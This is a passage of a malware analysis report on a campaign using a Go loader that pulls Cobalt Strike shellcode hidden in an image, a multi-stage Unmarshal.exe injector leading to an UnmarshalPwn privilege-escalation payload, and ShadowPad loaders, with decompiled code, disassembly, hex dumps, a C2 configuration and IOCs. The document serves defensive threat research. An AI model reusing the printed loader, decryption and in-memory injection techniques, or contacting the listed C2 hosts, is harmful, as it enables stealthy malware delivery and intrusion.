        resp, err := http.Get(imageURL)
        if err != nil {
                os.Exit(1)
        }
        b, err := ioutil.ReadAll(resp.Body)
        resp.Body.Close()
        if err != nil {
                os.Exit(1)
        }
        //直接以ffd9做split，得到shellcode
        c := bytes.Split(b,[]byte{255,217})
        if len(c) != 2 {
                os.Exit(1)
                //"error load img"
        }
```

Source code from github




```
.text:000000000062EAC0
.text:000000000062EAC0                 lea     r12, [rsp+var_B0]
.text:000000000062EAC8                 cmp     r12, [r14+10h]
.text:000000000062EACC                 jbe     loc_62EE66
.text:000000000062EAD2                 sub     rsp, 130h
.text:000000000062EAD9                 mov     [rsp+130h+var_8], rbp
.text:000000000062EAE1                 lea     rbp, [rsp+130h+var_8]
.text:000000000062EAE9                 lea     rax, a123456    ; "123456"
.text:000000000062EAF0                 mov     ebx, 6
.text:000000000062EAF5                 call    main_md5V
.text:000000000062EAFA                 mov     rcx, rbx
.text:000000000062EAFD                 mov     rbx, rax
.text:000000000062EB00                 lea     rax, [rsp+130h+var_60]
.text:000000000062EB08                 call    runtime_stringtoslicebyte
.text:000000000062EB0D                 mov     [rsp+130h+var_30.cap], rax
.text:000000000062EB15                 mov     [rsp+130h+var_C0], rbx
.text:000000000062EB1A                 mov     [rsp+130h+var_B8], rcx
.text:000000000062EB1F                 nop
.text:000000000062EB20                 mov     rdx, cs:off_879FF8
.text:000000000062EB27                 mov     rax, rdx
.text:000000000062EB2A                 lea     rbx, aHttpsWwwNssCom ; "https://www.nss.com.t
.text:000000000062EB31                 mov     ecx, 1Ch
.text:000000000062EB36                 call    net_http__ptr_Client_Get
.text:000000000062EB3B                 mov     [rsp+130h+var_30.len], rax
.text:000000000062EB43                 test    rbx, rbx
.text:000000000062EB46                 jz      short loc_62EB5A
.text:000000000062EB48                 mov     eax, 1
.text:000000000062EB4D                 call    os_Exit
.text:000000000062EB52                 mov     rax, [rsp+130h+var_30.len]
.text:000000000062EB5A
.text:000000000062EB5A loc_62EB5A:                             ; CODE XREF: main_main+86↑j
.text:000000000062EB5A                 mov     rbx, [rax+40h]
.text:000000000062EB5E                 mov     rcx, [rax+48h]
.text:000000000062EB62                 mov     [rsp+130h+var_18], rcx
.text:000000000062EB6A                 lea     rax, RTYPE_io_Reader
.text:000000000062EB71                 call    runtime_convI2I
.text:000000000062EB76                 mov     rbx, [rsp+130h+var_18]
.text:000000000062EB7E                 xchg    ax, ax
.text:000000000062EB80                 call    io_ReadAll
```

Malware from the attack

It's important to highlight that this cobalt strike beacon shellcode used steganography to hide in a picture and executed by this loader. In other words, its download, decryption, and execution routines all happen in runtime in memory. This Cobalt Strike beacon configuration shown below.


{"C2Server": "http://45.85.76.18:443/yPc1", "User Agent": "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)\r\n"}

Unmarshal private escalation tool



Unmarshal.exe malware decrypts its payload with four stages. The first stage is the executable file which will try to search [filename].tbin, and inject a first stage decryption payload, inject_loader_1.dll, in an allocated memory block.

The first stage decryption payload will decompress second stage payload, inject_loader_2.dll, and injection into memory, the second stage payload will also try to search *.dlls or ddb.dlls file for next stage payload. If it can not find the specific file, it will decrypt the final payload out and inject that payload into another memory block. After deep analysis, we found the final payload is UnmarshalPwn malware which is a POC for CVE-2018-0824 and uses a remote code execution vulnerability to get local privilege escalation.



```
    v3 += 2;
  }
  while ( v2 );
  *v3 = 't\0.';
  *(v3 + 1) = 'i\0b';
  *(v3 + 2) = 'n';                      // .tbin
  Wchar_filename = Filename;
  v18 = 0;
  Dword_payload = Allocate_payload(Parameter, Filename, &v18);
  if ( !Dword_payload )
    goto exit;
  for ( i = 0; i < v18; ++i )
    *(Dword_payload + i) ^= 7 * i + 90;    // decrypt function
  v16 = 1;
  if ( *Dword_payload == 0 )
exit:
    ExitProcess(0);
  v14 = Dword_payload[1];
  lpThreadAttributes = (Dword_payload + 2);
  Thread = function2_((Dword_payload + 2), v16, VirtualAlloc, Parameter, 0, v1);
  v10 = sub_401E60(Thread);
  v11 = memset_payload(Thread);
```

```
Address  Hex                                              ASCII
00330000 01 00 00 00 00 10 00 00 4D 5A 90 00 03 00 00 00 ........MZ......
00330010 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 ....ÿÿ..........
00330020 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 @...............
00330030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00330040 00 00 00 00 C8 00 00 00 0E 1F BA 0E 00 B4 09 CD ....È.....º...´.Í
00330050 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 !¸.LÍ!This progr
00330060 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E am cannot be run
00330070 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A  in DOS mode....
00330080 24 00 00 00 00 00 00 00 73 29 43 CA 37 48 2D 99 $.......s)CÊ7H-.
00330090 37 48 2D 99 37 48 2D 99 3E 30 BE 99 34 48 2D 99 7H-.7H-.>0¾.4H-.
003300A0 37 48 2C 99 33 48 2D 99 58 3E 82 99 33 48 2D 99 7H,.3H-.X>..3H-.
003300B0 58 3E B0 99 36 48 2D 99 52 69 63 68 37 48 2D 99 X>°.6H-.Rich7H-.
003300C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
003300D0 50 45 00 00 4C 01 05 00 63 56 20 59 00 00 00 00 PE..L...cV Y....
003300E0 00 00 00 00 E0 00 02 21 0B 01 0A 00 00 06 00 00 ....à..!........
003300F0 00 06 00 00 00 00 00 00 E0 13 00 00 00 10 00 00 ........à.......
00330100 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 . ..............
00330110 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 ................
00330120 00 60 00 00 00 04 00 00 1E B4 00 00 02 00 40 05 .`.......´....@.
```

```
.text:10001417 ; 14:     if ( v6 )
.text:10001417                 test    esi, esi
.text:10001419                 jz      short loc_10001424
.text:1000141B ; 15:       v6(v5, 1, *(lpReserved + 3));
.text:1000141B                 mov     ecx, [edi+0Ch]
.text:1000141E                 push    ecx
.text:1000141F                 push    1
.text:10001421                 push    eax
.text:10001422                 call    esi             ; call 3rd stage loader
.text:10001424
.text:10001424 loc_10001424:                           ; CODE XREF: DllEntryPoint+2F↑j
.text:10001424                                         ; DllEntryPoint+39↑j
.text:10001424                 pop     edi
```

```
10000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ..........ÿÿ..
10000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
10000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
10000030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 ............ð...
10000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
10000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
10000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
10000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
10000080 8C 70 CB 19 C8 11 A5 4A C8 11 A5 4A C8 11 A5 4A .pË.È.¥JÈ.¥JÈ.¥J
10000090 5B 5F 3D 4A C9 11 A5 4A A7 67 0E 4A D0 11 A5 4A [_=JÉ.¥J§g.JÐ.¥J
100000A0 A7 67 3B 4A D8 11 A5 4A A7 67 0F 4A 8C 11 A5 4A §g;JØ.¥J§g.J..¥J
100000B0 C1 69 36 4A C8 11 A5 4A C8 11 A4 4A 84 11 A5 4A Ái6JÈ.¥JÈ.¤J..¥J
100000C0 A7 67 0A 4A C7 11 A5 4A A7 67 38 4A C9 11 A5 4A §g.JÇ.¥J§g8JÉ.¥J
100000D0 52 69 63 68 C8 11 A5 4A 00 00 00 00 00 00 00 00 RichÈ.¥J........
100000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
100000F0 50 45 00 00 4C 01 05 00 67 56 20 59 00 00 00 00 PE..L...gV Y....
10000100 00 00 00 00 E0 00 02 21 0B 01 0A 00 00 CA 00 00 ....à..!.....Ê..
10000110 00 86 00 00 00 00 00 00 89 8E 00 00 00 10 00 00 ................
```

```
Bool_kill_process();
read_another_component();                      // read *.dlls or ddb.dlls
v11 = *a1;
Buff = a1 + 1;
v6 = 0;
payload_array = call_zlib114((a1 + 1), v11, &v6);// decompress
if ( payload_array )
  Buff = payload_array;
v10 = 1;
Lpvoid_memory = 0i64;
dwSize = decode(Buff, 1, &Lpvoid_memory);
*&UnmarshalPwn_code = Lpvoid_memory;           // UnmarshalPwn payload
flOldProtect = 0;
VirtualProtect(Lpvoid_memory, dwSize, 0x40u, &flOldProtect);
v4 = sub_10003580(Buff, v10, call_VirtualAlloc_, 0, 0);
sub_10002FE0(v4, LoadLibraryA_, Get_API, 0);
sub_10002C70(v4, call_VirtualProtect, 0);
v8 = sub_10003820(v4);
```

```
005F8820 1D 32 01 00 42 32 01 00 52 53 44 53 93 BC EC 1B .2..B2..RSDS.¼ì.
005F8830 AC 01 44 44 BE 7F D9 81 57 48 D0 65 01 00 00 00 ¬.DD¾.Ù.WHÐe....
005F8840 43 3A 5C 55 73 65 72 73 5C 61 64 6D 69 6E 5C 44 C:\Users\admin\D
005F8850 65 73 6B 74 6F 70 5C 55 6E 6D 61 72 73 68 61 6C esktop\Unmarshal
005F8860 50 77 6E 2D 6D 61 73 74 65 72 5C 55 6E 6D 61 72 Pwn-master\Unmar
005F8870 73 68 61 6C 50 77 6E 5C 52 65 6C 65 61 73 65 5C shalPwn\Release\
005F8880 55 6E 6D 61 72 73 68 61 6C 50 77 6E 2E 70 64 62 UnmarshalPwn.pdb
```

Related Samples and Infrastructure

With the artifacts we found in this campaign, we pivoted and discovered some samples and infrastructure that were likely used by the same threat actors but in different campaigns. Although we don't have further visibility into more details about these campaigns at the moment, we hope that by revealing this information, it would empower the community to connect the dots and leverage these insights for additional investigations.

We found 2 other ShadowPad loaders by pivoting the RICH PE header (978ece20137baea2bcb364b160eb9678) of the ShadowPad loader. Sharing the same RICH PE header indicates that these binaries share a similar compilation environment.

- 2e46fcadacfe9e2a63cfc18d95d5870de8b3414462bf14ba9e7c517678f235c9
- eba3138d0f3d2385b55b08d8886b1018834d194440691d33d612402ba8a11d28

One of the loaders were observed downloaded from two C2 servers:

- 103.96.131[.]84
- 58.64.204[.]145

Beside the ShadowPad loader, we found the same Bitdefender loader (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) and a payload file on the C2 server. The ShadowPad payload connects to an interesting C2 domain w2.chatgptsfit[.]com for communication.

IOCs

IOCs for this research can also be found at our GitHub repository here.